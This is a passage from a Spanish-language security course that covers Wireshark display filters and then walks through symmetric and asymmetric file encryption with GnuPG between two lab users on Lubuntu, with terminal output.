


Desplegamos cada paquete o UPD sobre el que deseemos mayor información en el panel del medio para ver las diferentes opciones. Con esto veremos tráfico, puertos, Ips, etc.



El último cuadro está en hexadecimal, es decir, de cero a nueve y de la letra A a la letra F, lo que hace un total de 16 caracteres.

Si hacemos un **ping** a una IP no existente, saldrá lo siguiente.



El protocolo ICMP es el usado por el comando ping. Veremos destino Broadcast, es decir, manda una solicitud a toda la red para intentar identificar la máquina que tiene asignada la IP del ping. Esta IP de Broadcast es muy usada por los hackers, siendo una forma de mandar tráfico a toda la red.

Con las expresiones o filtros podremos filtrar la información, por ejemplo para ver el tráfico de una sóla IP o un tipo de tráfico concreto. Si queremos ver el tráfico de una máquina, ponemos su IP:

Ip.addr == 192.168.20.15

También podremos ver sólo las peticiones en la que esa IP concreta, sea el origen, es decir, la info que le entra a esa máquina:

Ip.src == 192.168.20.15

O cuando la IP sea el destino:

Ip.dst == 192.168.20.15

O podremos filtrar por dirección MAC:

Eth.src == 00:11:22:33:44:55 (La MAC de la tarjeta de red que sea).

Estos filtros pueden ser sumados, simplemente se separan de la siguiente forma:

Ip.addr == 192.168.20.15 | http.method.request == "POST"

Si lo que queremos es omitir alguna búsqueda concreta, ponemos la esclamación hacia abajo y la consulta a quitar entre paréntesis:

! (http.method.request == "POST")

Ahora nos mandamos un mail a nosotros mismos desde el Windows XP.

Con el Wireshark en ejecución, filtramos el tráfico para ver sólo el tráfico del mail o del protocolo que deseamos esnifar. Con esta herramienta podremos tener controlado el tráfico de una red, tanto para espiar a los usuarios, como para poder resolver problemas de nuestra red, ya sea por ejemplo por un esceso de tráfico que realentice la red debido a un Malware, etc.

Criptografia

En muchas ocasiones, especialmente en el ámbito empresarial, es necesario transmitir una información que por su carácter es de vital importancia para la empresa o las personas que se comunican una cierta información. En muchas

ocasiones esta información es muy tentadora para la competencia o curiosos y debemos asegurarnos que no pueda ser captada por ellos.
Para intentar evitar esto, o al menos complicárselo, existe la criptografía, donde nuestra información será enviada por el medio que sea de forma que no sea legible a simple vista o necesite de contraseñas para poder ser leída. A esto es a lo que se le llama criptografía, a encriptar nuestra información.
Estos sistemas se han usado a lo largo de la historia, desde Julio Cesar, que usaba un sistema tan simple como aumentar 3 caracteres a cada uno de los reales, hasta tecnologías más avanzadas como la máquina Enigma usada por los nazis en la segunda guerra mundial.
Este tipo de sistemas se ha ido actualizando y desarrollando numerosos programas y protocolos para aumentar su complejidad.
Lo primero es conocer los dos tipos de encriptación que existen, los simétricos y los asimétricos que intentaré explicaros de la forma más sencilla posible.
Simétrico. Los cifrados simétricos son los que mediante una contraseña enviada en la trasmisión, el receptor puede desencriptar con esa clave el mensaje. Esto es poco seguro en casos en los que alguien intervenga esa comunicación. Cuando se usa este sistema, es muy importante transmitir y mensaje y la clave por dos vías totalmente diferentes. Si mandamos el archivo cifrado y la contraseña del sistema simétrico, no servirá de nada, cualquiera que esté interceptado la comunicación obtendrá ambos y podrá acceder a toda la información. Un claro ejemplo de cifrado simétrico es el que realiza por ejemplo WinRar al poner una contraseña cuando comprimimos un archivo protegido. Para Linux existen diversos programas criptográficos simétricos, uno de ellos es GPG, vamos a probarlo. Voy a usar una distro de Linux llamada Lubuntu que ya lo tiene instalado por defecto y es bastante rápida. Para este caso os servirá prácticamente cualquier distro, aunque estaría bien que os acostumbréis a usar diferentes distros.
Si queremos cifrar un archivo con un mensaje, por ejemplo el archivo llamado simetrico.txt que podemos crear con el comando **nano simetrico.txt** y escribir un texto cualquiera en él, se escribe lo siguiente: **gpg --symetric simetrico.txt**. Es importante que cuando solicite contraseña, la recordemos.

```
alumno@lubuntu:~$ gpg --symmetric simetrico.txt
gpg: /home/alumno/.gnupg: directorio creado
gpg: creado un nuevo archivo de configuración `/home/alumno/.gnupg/gpg.conf'
gpg: AVISO: las opciones en `/home/alumno/.gnupg/gpg.conf' no están aún activas en esta
ejecución
gpg: anillo «/home/alumno/.gnupg/pubring.gpg» creado
alumno@lubuntu:~$
```

Si listamos el directorio con **ls –l**, veremos que nos ha creado ese mismo archivo o mensaje con la extensión .gpg al final. Como vemos los permisos de Linux son exactamente iguales.

```
alumno@lubuntu:~$ ls -l
total 7160
-rw-rw-r-- 1 alumno alumno   79409 mar 15 21:42 2015-03-15-214239_640x480_scrot.png
-rw-rw-r-- 1 alumno alumno   79409 mar 15 21:42 2015-03-15-214240_640x480_scrot.png
drwxr-xr-x 2 alumno alumno    4096 mar 15 21:39 Descargas
drwxr-xr-x 2 alumno alumno    4096 mar 15 21:39 Documentos
drwxr-xr-x 2 alumno alumno    4096 mar 15 21:39 Escritorio
drwxr-xr-x 2 alumno alumno    4096 mar 15 21:39 Imágenes
drwxr-xr-x 2 alumno alumno    4096 mar 15 21:39 Música
drwxr-xr-x 2 alumno alumno    4096 mar 15 21:39 Plantillas
drwxr-xr-x 2 alumno alumno    4096 mar 15 21:39 Público
-rw-rw-r-- 1 alumno alumno      12 mar 19 09:38 simetrico.txt
-rw-rw-r-- 1 alumno alumno      63 mar 19 09:39 simetrico.txt.gpg
-rwxrwxrwx 1 alumno alumno 7126478 oct 10 21:34 vbox.run
drwxr-xr-x 2 alumno alumno    4096 mar 15 21:39 Vídeos
alumno@lubuntu:~$
```

Si editamos este archivo, esto es lo que nos mostrará.

```
 GNU nano 2.2.6          Archivo: simetrico.txt.gpg

?
^D^C^C^B
' P^L

                [ 3 líneas leídas (Convertidas desde formato Mac) ]
^G Ver ayuda  ^O Guardar    ^R Leer Fich  ^Y RePág.     ^K Cortar Text^C Pos actual
^X Salir      ^J Justificar ^W Buscar     ^V Pág. Sig.  ^U PegarTxt   ^T Ortografía
```

Ahora copiamos el archivo en un directorio común, por ejemplo /tmp.

```
alumno@lubuntu:~$ cp simetrico.txt.gpg /tmp/
alumno@lubuntu:~$
```

Si por ejemplo disponemos de dos usuarios, vamos a otro terminal y nos logamos con otro usuario, en este caso los usuarios serán alumno y profesor. Para crear los usuarios sería por ejemplo **adduser profesor**, damos al intro y le ponemos una contraseña fácil de recordar. Cuando abrimos una terminal de comandos y queremos acceder con otro usuario, recordar que usamos el comando **su profesor**, damos al intro y ponemos la contraseña.

Vamos a desencriptar el archivo desde el otro usuario. Usamos el comando **gpg --decrypt /tmp/simetrico.txt.gpg**. Automáticamente desencripta el mensaje y nos

muestra el contenido, en este caso yo escribí **Hola chicos.** que marco en la siguiente imagen.

```
profesor@lubuntu:~$ gpg --decrypt /tmp/simetrico.txt.gpg
gpg: /home/profesor/.gnupg: directorio creado
gpg: creado un nuevo archivo de configuración `/home/profesor/.gnupg/gpg.conf'
gpg: AVISO: las opciones en `/home/profesor/.gnupg/gpg.conf' no están aún activas en est
a ejecución
gpg: anillo «/home/profesor/.gnupg/secring.gpg» creado
gpg: anillo «/home/profesor/.gnupg/pubring.gpg» creado
gpg: datos cifrados CAST5
gpg: cifrado con 1 frase contraseña
Hola chicos.gpg: AVISO: la integridad del mensaje no está protegida
profesor@lubuntu:~$
```

Para poder desencriptarlo, nos pedirá la misma contraseña que puso el primer usuario que encriptó este mensaje, la clave debe ser la misma y previamente debe trasmitírsela por el medio que desee.

También existe la posibilidad de mandar ese mensaje a un archivo para tenerlo guardado y no tener que verlo por pantalla.

```
profesor@lubuntu:~$ gpg --decrypt /tmp/simetrico.txt.gpg > dealumno.txt
gpg: datos cifrados CAST5
can't connect to `/run/user/1000/keyring-ymGm03/gpg': Permiso denegado
gpg: no se puede conectar con «/run/user/1000/keyring-ymGm03/gpg»: connect failed
Introduzca frase contraseña:
```

Lo que hemos hecho con el signo de mayor que, es mandar la ejecución del comando a un archivo llamado dealumno.txt que crea en el mismo directorio, si no existe el fichero lo crea automáticamente. Si abrimos el archivo con un editor, veremos el mensaje ya en texto plano.

```
  GNU nano 2.2.6                Archivo: dealumno.txt

Hola chicos.

                                [ 1 línea leída ]
^G Ver ayuda  ^O Guardar    ^R Leer Fich  ^Y RePág.     ^K Cortar Text^C Pos actual
^X Salir      ^J Justificar ^W Buscar     ^V Pág. Sig.  ^U PegarTxt   ^T Ortografía
```

Si tenemos fallos de contraseñas, podemos borrar la clave simétrica con el comando **rm .gnupg –r**, pero espero que no os olvidéis de la contraseña.

Dentro de la inseguridad de la criptografía simétrica, podemos proteger un poco más nuestros archivos o programas cifrados usando adicionalmente a la clave, un algoritmo de encriptación, por ejemplo en este caso vamos a usar AES.

```
alumno@lubuntu:~$ gpg -a --symmetric --cipher-alg AES -o cifradoaes.aes cifradoaes
alumno@lubuntu:~$
```

Nos pedirá de nuevo 2 veces la contraseña. Si editamos el archivo creado, esta vez lo hemos creado con la extensión .aes para diferenciarlo del otro, esto es lo que nos muestra.

```
  GNU nano 2.2.6              Archivo: cifradoaes.aes

-----BEGIN PGP MESSAGE-----
Version: GnuPG v1

jA0EBwMCTZRxx0TqDfpg0ncBvk5NNPLdXPmJPWCK89UnvziPSr2CFu+WTYl9bmBH
2K1l1jeznbgfeY+R4rpsDGoiMR2qy2mkH+123EfcpHp0ri0ewEQFiUxytz3yNchX
H2XXJ7nm9+8HPlcBljlUiNRchFM7t46HZpZXEPB88rfN9PYL1AV/IQ==
=stLO
-----END PGP MESSAGE-----




                          [ 8 líneas leídas ]
^G Ver ayuda  ^O Guardar   ^R Leer Fich  ^Y RePág.    ^K Cortar Text^C Pos actual
^X Salir      ^J Justificar ^W Buscar    ^V Pág. Sig. ^U PegarTxt   ^T Ortografía
```

Lo mandamos o pasamos a un directorio de otro usuario o compartido. Ahora desde el usuario receptor desencriptamos el archivo con la misma contraseña y lo mandamos a un archivo .txt.

```
profesor@lubuntu:~$ gpg --decrypt /tmp/cifradoaes.aes > aesdescifrado.txt
gpg: datos cifrados AES
can't connect to `/run/user/1000/keyring-ymGm03/gpg': Permiso denegado
gpg: no se puede conectar con «/run/user/1000/keyring-ymGm03/gpg»: connect failed
Introduzca frase contraseña:
```

Si abrimos el archivo descifrado con el mensaje, se verá lo siguiente, bueno, cada uno lo que haya escrito en su archivo.

```
 GNU nano 2.2.6              Archivo: aesdescifrado.txt

Mensaje cifrado con criptografía simétrica y algoritmo AES.




                          [ 1 línea leída ]
^G Ver ayuda  ^O Guardar    ^R Leer Fich  ^Y RePág.     ^K Cortar Text^C Pos actual
^X Salir      ^J Justificar ^W Buscar     ^V Pág. Sig.  ^U PegarTxt   ^T Ortografía
```

Esto es más o menos la criptografía simétrica, no muy recomendada, pero teniamos que verla por encima. Vamos ahora a la que realmente es más usada, la criptografía asimétrica.

Esta criptografía es mucho más segura que la simétrica. Con este sistema criptográfico, se usan dos claves, una pública y otra privada. La pública es conocida por todo el mundo, pero la privada es única de cada receptor.

Con la clave pública se cifra, se manda el mensaje cifrado y al recibir el receptor el mensaje cifrado, lo descifra sólo con su clave privada.

Esto también se puede realizar con el comando gpg. Vamos a ver algunos ejemplos.

Primero para borrar la claves simétricas y evitar problemas hacemos lo siguiente en ambos usuarios.

```
profesor@lubuntu:~$ rm .gnupg -r
profesor@lubuntu:~$
```

Ahora creamos las claves con el comando **gpg --gen-key** desde el primer usuario, en mi caso alumno. Seleccionamos 2 para indicarle DSA y Elgamal.

```
alumno@lubuntu:~$ gpg --gen-key
gpg (GnuPG) 1.4.16; Copyright (C) 2013 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

gpg: /home/alumno/.gnupg: directorio creado
gpg: creado un nuevo archivo de configuración `/home/alumno/.gnupg/gpg.conf'
gpg: AVISO: las opciones en `/home/alumno/.gnupg/gpg.conf' no están aún activas en esta
ejecución
gpg: anillo «/home/alumno/.gnupg/secring.gpg» creado
gpg: anillo «/home/alumno/.gnupg/pubring.gpg» creado
Por favor seleccione tipo de clave deseado:
   (1) RSA y RSA (predeterminado)
   (2) DSA y Elgamal
   (3) DSA (sólo firmar)
   (4) RSA (sólo firmar)
¿Su selección?: 2
```

Rellenamos los datos que nos va solicitando, usaré sólo 1024 bits de longuitud de clave, una validez de 30 días, pulso S para confirmar y en nombre le pongo Alumno o el que queramos.

```
¿Su selección?: 2
las claves DSA pueden tener entre 1024 y 3072 bits de longitud.
¿De qué tamaño quiere la clave? (2048) 1024
El tamaño requerido es de 1024 bits
Por favor, especifique el período de validez de la clave.
         0 = la clave nunca caduca
      <n>  = la clave caduca en n días
      <n>w = la clave caduca en n semanas
      <n>m = la clave caduca en n meses
      <n>y = la clave caduca en n años
¿Validez de la clave (0)? 30
La clave caduca sáb 18 abr 2015 11:13:14 CEST
¿Es correcto? (s/n) s

Necesita un identificador de usuario para identificar su clave. El programa
construye el identificador a partir del Nombre Real, Comentario y Dirección
de Correo electrónico de esta forma:
    "Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"

Nombre y apellidos: Alumno
```

Ponemos los datos que deseamos. Al final damos a V para confirmar y ponemos la clave que queramos, para las prácticas os recomiendo una sencilla y que recordéis, como 123456789 o similar.

```
Ha seleccionado este ID de usuario:
    «Alumno <alumno@seguridad.com>»

¿Cambia (N)ombre, (C)omentario, (D)irección o (V)ale/(S)alir? v
Necesita una frase contraseña para proteger su clave secreta.

Es necesario generar muchos bytes aleatorios. Es una buena idea realizar
alguna otra tarea (trabajar en otra ventana/consola, mover el ratón, usar
la red y los discos) durante la generación de números primos. Esto da al
generador de números aleatorios mayor oportunidad de recoger suficiente
entropía.
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++.++++++++++++++++++++++++...+++++.++++++++++.+++++>+++++.............................
..................................................................................
....+++++

No hay suficientes bytes aleatorios disponibles. Por favor, haga algún
otro trabajo para que el sistema pueda recolectar más entropía
(se necesitan 201 bytes más).
```

Nos saldrá este aviso, simplemente conectate a internet con el navegador en alguna web, abre aplicaciones del equipo, etc., para generar tráfico que necesita para que funcione correctamente. Tras esto saldrá lo que se llama huella de la clave.

```
entropía.
+++++++++.+++++++++.+++++.+++++++++.+++++.+++++++++++++++.+++++++++++++++.++++++++++
++++++++.+++++.+++++.+++++++++++++++.+++++++++++++++>+++++.......<+++++>.+++++...>++++
+.<...+++++.....<+++++.......>+++++.............................................
...............................+++++^^^
gpg: /home/alumno/.gnupg/trustdb.gpg: se ha creado base de datos de confianza
gpg: clave EFAE12E9 marcada como de confianza absoluta
claves pública y secreta creadas y firmadas.

gpg: comprobando base de datos de confianza
gpg: 3 dudosa(s) necesarias, 1 completa(s) necesarias,
modelo de confianza PGP
gpg: nivel: 0  validez:   1  firmada:   0  confianza: 0-, 0q, 0n, 0m, 0f, 1u
gpg: siguiente comprobación de base de datos de confianza el: 2015-04-18
pub   1024D/EFAE12E9 2015-03-19 [[caduca: 2015-04-18]]
      Huella de clave = B947 B2FF B32E 022B 1590  2CB2 EE66 6D00 EFAE 12E9
uid                  Alumno <alumno@seguridad.com>
sub   1024g/5E4C9B7F 2015-03-19 [[caduca: 2015-04-18]]

alumno@lubuntu:~$
```

Esta huella de clave es importante, guardarla en un archivo o imagen. Si no recordamos las contraseña, podemos listarlas.

```
claves pública y secreta creadas y firmadas.

gpg: comprobando base de datos de confianza
gpg: 3 dudosa(s) necesarias, 1 completa(s) necesarias,
modelo de confianza PGP
gpg: nivel: 0  validez:   1  firmada:   0  confianza: 0-, 0q, 0n, 0m, 0f, 1u
gpg: siguiente comprobación de base de datos de confianza el: 2015-04-18
pub   1024D/EFAE12E9 2015-03-19 [[caduca: 2015-04-18]]
      Huella de clave = B947 B2FF B32E 022B 1590  2CB2 EE66 6D00 EFAE 12E9
uid                  Alumno <alumno@seguridad.com>
sub   1024g/5E4C9B7F 2015-03-19 [[caduca: 2015-04-18]]

alumno@lubuntu:~$ gpg --list-key
/home/alumno/.gnupg/pubring.gpg
------------------------------
pub   1024D/EFAE12E9 2015-03-19 [[caduca: 2015-04-18]]
uid                  Alumno <alumno@seguridad.com>
sub   1024g/5E4C9B7F 2015-03-19 [[caduca: 2015-04-18]]

alumno@lubuntu:~$
```

Si listamos el directorio .gnupg vemos la clave pública y la privada, serían los archivos pubring.gpg y secring.gpg respectivamente.

```
gpg: 3 dudosa(s) necesarias, 1 completa(s) necesarias,
modelo de confianza PGP
gpg: nivel: 0  validez:   1  firmada:   0  confianza: 0-, 0q, 0n, 0m, 0f, 1u
gpg: siguiente comprobación de base de datos de confianza el: 2015-04-18
pub   1024D/EFAE12E9 2015-03-19 [[caduca: 2015-04-18]]
      Huella de clave = B947 B2FF B32E 022B 1590  2CB2 EE66 6D00 EFAE 12E9
uid                  Alumno <alumno@seguridad.com>
sub   1024g/5E4C9B7F 2015-03-19 [[caduca: 2015-04-18]]

alumno@lubuntu:~$ gpg --list-key
/home/alumno/.gnupg/pubring.gpg
------------------------------
pub   1024D/EFAE12E9 2015-03-19 [[caduca: 2015-04-18]]
uid                  Alumno <alumno@seguridad.com>
sub   1024g/5E4C9B7F 2015-03-19 [[caduca: 2015-04-18]]

alumno@lubuntu:~$ cd .gnupg/
alumno@lubuntu:~/.gnupg$ ls
gpg.conf  pubring.gpg  pubring.gpg~  random_seed  secring.gpg  trustdb.gpg
alumno@lubuntu:~/.gnupg$
```

Ahora vamos a exportar la clave pública al archivo alumno.pub, si algún hacker la captase sería indiferente, si no dispone de clave privada no podrá descifrar el mensaje.

```
alumno@lubuntu:~/.gnupg$ cd
alumno@lubuntu:~$ gpg -a --export -o /tmp/alumno.pub alumno
alumno@lubuntu:~$
```

Ahora si desde el otro usuario, profesor en mi caso, abre el archivo alumno.pub, vemos la clave pública encriptada.

```
  GNU nano 2.2.6            Archivo: /tmp/alumno.pub

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1

mQGiBFUKk3ERBADG+JIEl0bss4yWqA2yTvJSzCJIjNKUOePf+wR3B7u7dFQ9jTmj
QIivbReZ1fkXEtJtf8dwRhT06rm9MPdwen1F3/bdS19GGvsSZEOEM6dqGUTnjBrD
jAlovbXUfEEtywPuvfR3ihWLluml3am6pkMMb5HQ30G5DsdLIbgjIsqvmwCg/WEy
5+NrjK/Vo/I9ZohXZyBiW4sD/joYlodanGq2NBoLcq7UpNnTh4SM1toNGJnpHPT7
YT9mEbWVKhCwEwizHjqcE7wMENbne6X2D6OFki3ZA7LfYMzuTti89nu7Ik+DJkzv
r3T0PwIIy/RbVrS0ZwxHl0zixaJsMFBzwemDQ4L1/ogrBoM0WO+VIubhHocC+Lsu
vP8PA/4iBsVlneVwguM2PXtVWK4QnMfT+OnCZCLq+iK9RE/jfO6+h+AMd49trJdn
+rzLax/jsEnCsDutyJrU/8VDL9z5XxjG0jjYm9bn51fGCyKCHbuHYVIO7o9N2ALX
7E9JyapSP08W8sTy48HVM6s/PCP6inD4+3p2/KI+8kNQM1TAl7QdQWx1bW5vIDxh
bHVtbm9Ac2VndXJpZGFkLmNvbT6IaAQTEQIAKAUCVQqTcQIbAwUJACeNAAYLCQgH
AwIGFQgCCQoLBBYCAwECHgECF4AACgkQ7mZtAO+uEunIUQCg2736N9zJH9vbtUj8
fBe88yACFVoAoPvGnbE9L08jmX+xP/uLSBq+N321uQENBFUKk3EQBACN/eNm8G83
                [ Leídas 24 líneas (Aviso: Sin permisos de escritura) ]
^G Ver ayuda  ^O Guardar    ^R Leer Fich  ^Y RePág.     ^K Cortar Text^C Pos actual
^X Salir      ^J Justificar ^W Buscar     ^V Pág. Sig.  ^U PegarTxt   ^T Ortografía
```

Para importar la clave pública en un usuario, se hace así.

```
profesor@lubuntu:~$ gpg --import /tmp/alumno.pub
gpg: /home/profesor/.gnupg: directorio creado
gpg: creado un nuevo archivo de configuración `/home/profesor/.gnupg/gpg.conf'
gpg: AVISO: las opciones en `/home/profesor/.gnupg/gpg.conf' no están aún activas en est
a ejecución
gpg: anillo «/home/profesor/.gnupg/secring.gpg» creado
gpg: anillo «/home/profesor/.gnupg/pubring.gpg» creado
gpg: /home/profesor/.gnupg/trustdb.gpg: se ha creado base de datos de confianza
gpg: clave EFAE12E9: clave pública "Alumno <alumno@seguridad.com>" importada
gpg: Cantidad total procesada: 1
gpg:               importadas: 1
profesor@lubuntu:~$
```

Podemos comprobar que se ha importado correctamente y que es del usuario correcto.

```
profesor@lubuntu:~$ gpg --list-key
/home/profesor/.gnupg/pubring.gpg
---------------------------------
pub   1024D/EFAE12E9 2015-03-19 [[caduca: 2015-04-18]]
uid                  Alumno <alumno@seguridad.com>
sub   1024g/5E4C9B7F 2015-03-19 [[caduca: 2015-04-18]]

profesor@lubuntu:~$
```

Ahora vamos a mandar un mensaje del usuario profesor al usuario alumno cifrado. Creamos un archivo llamado mensprofe con **nano mensprofe** y ponemos un texto cualquiera. Hacemos lo siguiente.

```
profesor@lubuntu:~$ gpg -v -a -o /tmp/mens_cifrado --encrypt --recipient alumno mensprofe
gpg: usando PGP como modelo de confianza
gpg: usando subclave 5E4C9B7F en vez de clave primaria EFAE12E9
gpg: 5E4C9B7F: No hay seguridad de que esta clave pertenezca realmente
al usuario que se nombra

pub  1024g/5E4C9B7F 2015-03-19 Alumno <alumno@seguridad.com>
 Huella de clave primaria: B947 B2FF B32E 022B 1590  2CB2 EE66 6D00 EFAE 12E9
      Huella de subclave: FACC 5D97 DB40 E935 C9C6  0164 2E1C 866C 5E4C 9B7F

No es seguro que la clave pertenezca a la persona que se nombra en el
identificador de usuario. Si *realmente* sabe lo que está haciendo,
puede contestar si a la siguiente pregunta.

¿Usar esta clave de todas formas? (s/N)
```

Aquí –o indica el destino del archivo cifrado, alumno se refiere a la clave pública llamada alumno, a eso se refiere con recipient, no al usuario alumno.
Le damos que si y listo. Veremos que se muestran las huellas de clave. Como vemos la huella de clave primaria, debe ser igual que la que vimos anteriormente y que apareció en el otro usuario, por eso quería que la guardaras.
Editamos el mensaje cifrado que vamos a mandar del usuario profesor al usuario alumno. Esto es lo que va a recibir.

```
-----BEGIN PGP MESSAGE-----
Version: GnuPG v1

hQEOAy4chmxeTJt/EAQAifd2yxqTkFdad1d0bJRnQoauoWe7E8P6W/5gFArxtALL
udyavEfMLearkXfJLEDwCvn/uyFjEmkqrhW60Tm7GmO4NQkxyTadgvdjwH2ptEfx
ZiUBCuZy05bcgIHcQIRKLfqU+ZGcNNajEYUd8dzfJ8+6CmjR3dSWUfeRB+dLcvED
/iA8j/GvEd+nXNQeUtsaYKd8YK6lHpqUNxf6ExMt+Yu/s9vvvPKBsfmzLjapkFEA
3r4+FeeB6pYyDYZ5hl1d8F0QoTJiGOlkNqE0wELnHfaagN1LK62J+WICPIiG6fpY
QnSfxzxcMhcb2niVPvc+uwxVY0FyDv1SVdFg5nZZg2/+0nwBGN7FSQYxRC20ToP0
z9Y/7ssTxTTFfRkKAh1uiE6MB9l5YFMF4WC1RmMKgtOJxbLmLNVYpLC6P7l+KI78
ANufNVQzyFq21cz8LACcQwfqixwAqXIQeRt9bJpvH72nLvuZtRIq6zYKhdBLZiol
IcgRD4QnnCUykWdNCrJt
=R2BH
-----END PGP MESSAGE-----



                                [ 14 líneas leídas ]
^G Ver ayuda    ^O Guardar      ^R Leer Fich    ^Y RePág.       ^K Cortar Texto  ^C Pos actual
^X Salir        ^J Justificar   ^W Buscar       ^V Pág. Sig.    ^U PegarTxt      ^T Ortografía
```

Ahora vamos al usuario alumno y vamos a descifrar ese mensaje. Primero vemos que la huella es correcta ejecutando **gpg --fingerprint**.

```
alumno@lubuntu:~$ gpg --fingerprint
/home/alumno/.gnupg/pubring.gpg
------------------------------
pub   1024D/EFAE12E9 2015-03-19 [[caduca: 2015-04-18]]
      Huella de clave = B947 B2FF B32E 022B 1590  2CB2 EE66 6D00 EFAE 12E9
uid                  Alumno <alumno@seguridad.com>
sub   1024g/5E4C9B7F 2015-03-19 [[caduca: 2015-04-18]]

alumno@lubuntu:~$
```

Ahora desencriptamos el mensaje y lo guardamos en un txt. Nos pedirá la clave que pusimos, no la pública o privada.

```
alumno@lubuntu:~$ gpg --decrypt /tmp/mens_cifrado > mensajedelprofe.txt

Necesita una frase contraseña para desbloquear la clave secreta
del usuario: "Alumno <alumno@seguridad.com>"
clave ELG-E de 1024 bits, ID 5E4C9B7F, creada el 2015-03-19 (ID de clave primaria EFAE12E9)

gpg: cifrado con clave ELG-E de 1024 bits, ID 5E4C9B7F, creada el 2015-03-19
      «Alumno <alumno@seguridad.com>»
alumno@lubuntu:~$
```

Editamos el txt que usamos de salida y vemos ya el mensaje desencriptado.

```
 GNU nano 2.2.6                    Archivo: mensajedelprofe.txt

Mensaje para alumno cifrado con criptografía asimétrica.
```

Ahora vamos a hacer lo opuesto, creando una clave pública al usuario profesor que deba desencriptar el usuario alumno, seguimos el mismo procedimiento.

```
profesor@lubuntu:~$ gpg --gen-key
gpg (GnuPG) 1.4.16; Copyright (C) 2013 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Por favor seleccione tipo de clave deseado:
   (1) RSA y RSA (predeterminado)
   (2) DSA y Elgamal
   (3) DSA (sólo firmar)
   (4) RSA (sólo firmar)
¿Su selección?: 2
las claves DSA pueden tener entre 1024 y 3072 bits de longitud.
¿De qué tamaño quiere la clave? (2048) 1024
El tamaño requerido es de 1024 bits
Por favor, especifique el período de validez de la clave.
         0 = la clave nunca caduca
      <n>  = la clave caduca en n días
      <n>w = la clave caduca en n semanas
      <n>m = la clave caduca en n meses
      <n>y = la clave caduca en n años
¿Validez de la clave (0)? 30
```

Vemos que ya hay dos claves.

```
